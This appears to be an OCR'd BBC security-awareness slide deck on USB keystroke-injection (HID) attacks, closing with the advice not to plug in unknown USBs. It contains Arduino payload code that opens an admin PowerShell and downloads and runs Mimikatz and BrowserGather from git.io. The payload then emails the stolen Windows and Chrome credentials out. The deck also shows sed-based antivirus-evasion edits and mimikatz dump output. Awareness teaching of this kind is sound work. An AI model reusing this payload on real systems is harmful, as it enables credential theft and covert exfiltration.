Should I plug in this USB I found?

How hackers utilize the HID attack vector

Joe Bollen

InfoSec Advice

Don’t plug in a suspicious USB

Official Advice

Including NCSC & Department of Homeland Security

Travel light - only take with you what you need

When travelling, or on location, take minimum kit away with you and keep your devices with you at all times. Don’t plug any suspicious USBs or hardware into your BBC devices, as they could contain viruses, take care who’s listening to your conversations, and manage/dispose of hard copies (e.g. call sheets) securely.

BBC Essentials on your mobile device is essential!

Download BBC Essentials on your mobile device. It will give you access to work emails on the move, as well as the ability to have your phone remotely wiped should it be lost/stolen.


Returning home from work trips?

Be vigilant of targeted phishing attacks, or your device acting unusually upon your return. If it looks dodgy, it probably is… InfoSec are on hand 24/7 if you need us.


Report anything that *just doesn’t look right* to infosec@bbc.co.uk

17/12/18

BBC INFORMATION SECURITY




The worst cyber attack in DoD history came from a USB drive found in a parking lot



USB Threats to Cybersecurity of Industrial Facilities

ANASTASIOS ARAMPATZIS

DEC 5, 2018 | ICS SECURITY



HID Definition

A method by which a human interacts with an electronic information system

Convenience

Computers inherently trust Human Interface Devices

Malicious

How can attacker abuse this vector?

The ATMEGA chip

Simulates a keyboard, once plugged in the computer thinks its just a human typing on a keyboard


Keystroke injection

Can pass through 1000 words per minute

Extremely cheap

Easily expendable

```
// Opens CMD as admin
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(KEY_ESC);
Keyboard.releaseAll();
delay(1000);
Keyboard.print("cmd");
delay(400);
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(KEY_LEFT_SHIFT);
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
delay(800);
typeKey(KEY_LEFT_ARROW);
typeKey(KEY_RETURN);
delay(1500);

// Opens Powershell as admin and exits CMD

Keyboard.print("start powershell -ex bypass && exit");
typeKey(KEY_RETURN);
delay(2000);

// Shrinks Powershell
Keyboard.print("[console]::WindowHeight=1;[console]::WindowWidth=1");
typeKey(KEY_RETURN);
delay(400);
```



Mimikatz

Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs and Kerberos tickets. Other useful attacks it enables are pass-the-hash, pass-the-ticket or building Golden Kerberos tickets. This makes post-exploitation lateral movement within a network easy for attackers.

mimikatz

`mimikatz` is a tool I've made to learn `C` and make somes experiments with Windows security.


It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from
perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with  13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...
```

But that's not all! lots of informations in the GitHub Wiki ht

Signature-based Antivirus

A signature is the digital fingerprint of a piece of malware. It's a unique string of bits, a binary pattern representing the malware. Each time a traditional AV product encounters a new file, the AV product looks through its signature list and asks, "does this byte in the signature match this byte in the file?"



39 / 72

Community Score

39 engines detected this file

6e37a054bd7c49b233cace747951911f320bd43be8a79ce455b97403c2f7de2c
mimikatz.exe

64bits | assembly | direct-cpu-clock-access | overlay | peexe | runtime-modules | signed

1.20 MB Size

2020-03-08 19:56:17 UTC
2 days ago

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Ad-Aware	Gen:Application.Mimikatz.2	AhnLab-V3	Trojan/Win32.RL_Mimikatz.R290617
Alibaba	HackTool:Win32/Mimikatz.b15b1933	Antiy-AVL	HackTool/Win64.Mimikatz.a
SecureAge APEX	Malicious	Arcabit	Application.Mimikatz.2
BitDefender	Gen:Application.Mimikatz.2	ClamAV	Win.Trojan.Mimikatz-6466236-0
CrowdStrike Falcon	Win/malicious_confidence_80% (D)	Cybereason	Malicious.e9f28e
Cyren	W64/S-b61adc75!Eldorado	eGambit	Hacktool.mimikatz
Emsisoft	Gen:Application.Mimikatz.2 (B)	Endgame	Malicious (high Confidence)
eScan	Gen:Application.Mimikatz.2	ESET-NOD32	A Variant Of Win64/Riskware.Mimikatz.CB
FireEye	Generic.mg.106d289e9f28e3cf	GData	Gen:Application.Mimikatz.2
Ikarus	HackTool.Mimikatz	Jiangmin	Trojan.PSW.Mimikatz.er
K7AntiVirus	Hacktool (0043c1591)	K7GW	Hacktool (0043c1591)
Kaspersky	HEUR:Trojan-PSW.Win64.Mimikatz.gen	Malwarebytes	HackTool.Mimikatz
MAX	Malware (ai Score=72)	McAfee	HTool-MimiKatz!106D289E9F28
McAfee-GW-Edition	HTool-MimiKatz!106D289E9F28	Microsoft	HackTool:Win32/Mimikatz.D
Panda	HackingTool/Mimikatz	Qihoo-360	Win64/Trojan.PSW.a2b
Rising	HackTool.Mimikatz!1.B3A8 (CLOUD)	SentinelOne (Static ML)	DFI - Suspicious PE
Sophos AV	Mimikatz Exploit Utility (PUA)	Sophos ML	Heuristic

Signature-based Antivirus

Changing function names, removing comments, and altering other various aspects, essentially changes the signature.

```
➜ ~ sed -i -e 's/DumpCreds/DumpCred/g' Invoke-Mimikatz.ps1
```

```
➜ ~ sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
```

SHA256:	881767ed394cb6a24d629f105c8bd9451143a8e5147e14dfb621d270dbbee431
File name:	Invoke-Mimikatz.ps1
Detection ratio:	0 / 54

```
// Downloads Mimidogz
Keyboard.print("IEX (New-Object Net.WebClient).DownloadString('https://git.io/vywDP')");
typeKey(KEY_RETURN);
delay(5000);

// Invokes Mimidogz
Keyboard.print("$Body = Invoke-MimiDogz -DumpCred");
typeKey(KEY_RETURN);
delay(5000);
```

```
PS C:\WINDOWS\system32> IEX (New-Object Net.WebClient).DownloadString('https://git.io/vywDP')
```

```
// Emails Results and exits
Keyboard.print("$EmailFrom = 'gmailname\"gmail.com'");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$EmailTo = 'gmailname\"gmail.com'");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$Subject = 'Report'");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$SMTPServer = 'smtp.gmail.com'");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$SMTPClient = New-Object Net.Mail.SmtpClient($SmtpServer, 587)");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$SMTPClient.EnableSsl = $true");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$SMTPClient.Credentials = New-Object System.Net.NetworkCredential(@gmailname without @gmail.com@, @gmail password@);");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$SMTPClient.EnableSsl = $true");
typeKey(KEY_RETURN);
delay(400);
Keyboard.print("$SMTPClient.Send($EmailFrom, $EmailTo, $Subject, $Body)");
typeKey(KEY_RETURN);
delay(800);
Keyboard.print("exit");
typeKey(KEY_RETURN);
```

Send-MailMessage

Module: Microsoft.PowerShell.Utility

Sends an email message.

PowerShell | Copy

```
Send-MailMessage
    [-Attachments <String[]>]
    [-Bcc <String[]>]
    [[-Body] <String>]
    [-BodyAsHtml]
    [-Encoding <Encoding>]
    [-Cc <String[]>]
    [-DeliveryNotificationOption <DeliveryNotificationOptions>]
    -From <String>
    [[-SmtpServer] <String>]
    [-Priority <MailPriority>]
    [-ReplyTo <String[]>]
    [[-Subject] <String>]
    [-To] <String[]>
    [-Credential <PSCredential>]
    [-UseSsl]
    [-Port <Int32>]
    [<CommonParameters>]
```

- 5 – 6 seconds later…


Report Inbox x

z@gmail.com
to me

```
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz            (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147810 (00000000:00024162)
Session           : Interactive from 1
User Name         : John
Domain            : John-PC
Logon Server      : JOHN-PC
Logon Time        : 20/03/2017 13:30:50
SID               : S-1-5-21-869640064-2580545954-2988388872-1001
        msv :
         [00000003] Primary
         * Username : John
         * Domain   : John-PC
         * LM       : 2bbc649b7e2adbfcaad3b435b51404ee
         * NTLM     : 56516842daf117f86e238fb396a99ac4
         * SHA1     : cb58cba87948abdb80b6631f88526f6cf86d5141
        tspkg :
         * Username : John
         * Domain   : John-PC
         * Password : moon1
        wdigest :
         * Username : John
         * Domain   : John-PC
         * Password : moon1
        kerberos :
         * Username : John
         * Domain   : John-PC
         * Password : moon1
```

Google Chrome Passwords

- Easily view and manage passwords you've saved in Chrome or Android.
- They are encrypted using Windows Data Protection API which is notoriously weak



BrowserGather

Fileless Extraction of Sensitive Browser Information with PowerShell

This project will include various cmdlets for extracting credential, history, and cookie/session data from the top 3 most popular web browsers (Chrome, Firefox, and IE). The goal is to perform this extraction entirely in-memory, without touching the disk of the victim. Currently Chrome credential and cookie extraction is supported. For more information, visit my blog at sekirkity.com.

Instructions

First, import the module:

```
import-module .\BrowserGather.ps1
```

Next, use the cmdlet for the extraction you wish to perform. The following functions are supported:

Get-ChromeCreds

Extracts credentials from the SQLite database. An optional path can specified. For example, the SQLite database may be stored in a profile folder like "Profile 1" rather than "Default".

```
Get-ChromeCreds "C:\Users\sekirkity\AppData\Local\Google\Chrome\User Data\Profile 1\Login Data"
```

```
// Downloads BrowserGather
Keyboard.print("IEX (New-Object Net.WebClient).DownloadString('https://git.io/vyNc8')");
typeKey(KEY_RETURN);
delay(2000);

// Invokes Mimidogz
Keyboard.print("$dogz = Invoke-MimiDogz -DumpCred");
typeKey(KEY_RETURN);
delay(5000);

// Invokes BrowserGather
Keyboard.print("$chrome = Get-ChromeCreds");
typeKey(KEY_RETURN);
delay(2000);

// Converts to string
Keyboard.print("$shiny = [string]$chrome");
typeKey(KEY_RETURN);
delay(400);

// Emails Results and exits
Keyboard.print("$Body = [Array]$dogz+$shiny");
typeKey(KEY_RETURN);
delay(400);
```

```
mimikatz(powershell) # exit
Bye!
 @{Password=tl                    t; UserURL=https://accounts.google.com/ServiceLoginhttps://accounts.google.com/signin/challenge/sl/passwordEmailj                    z@gmail.comPasswd}
```

Click here to Reply or Forward

Takeaways

Don’t plug in a suspicious USB

You can’t trust Antivirus


Alert InfoSec

infosec@bbc.co.uk

Security Champion

security-champions

Security Champions



Thank
you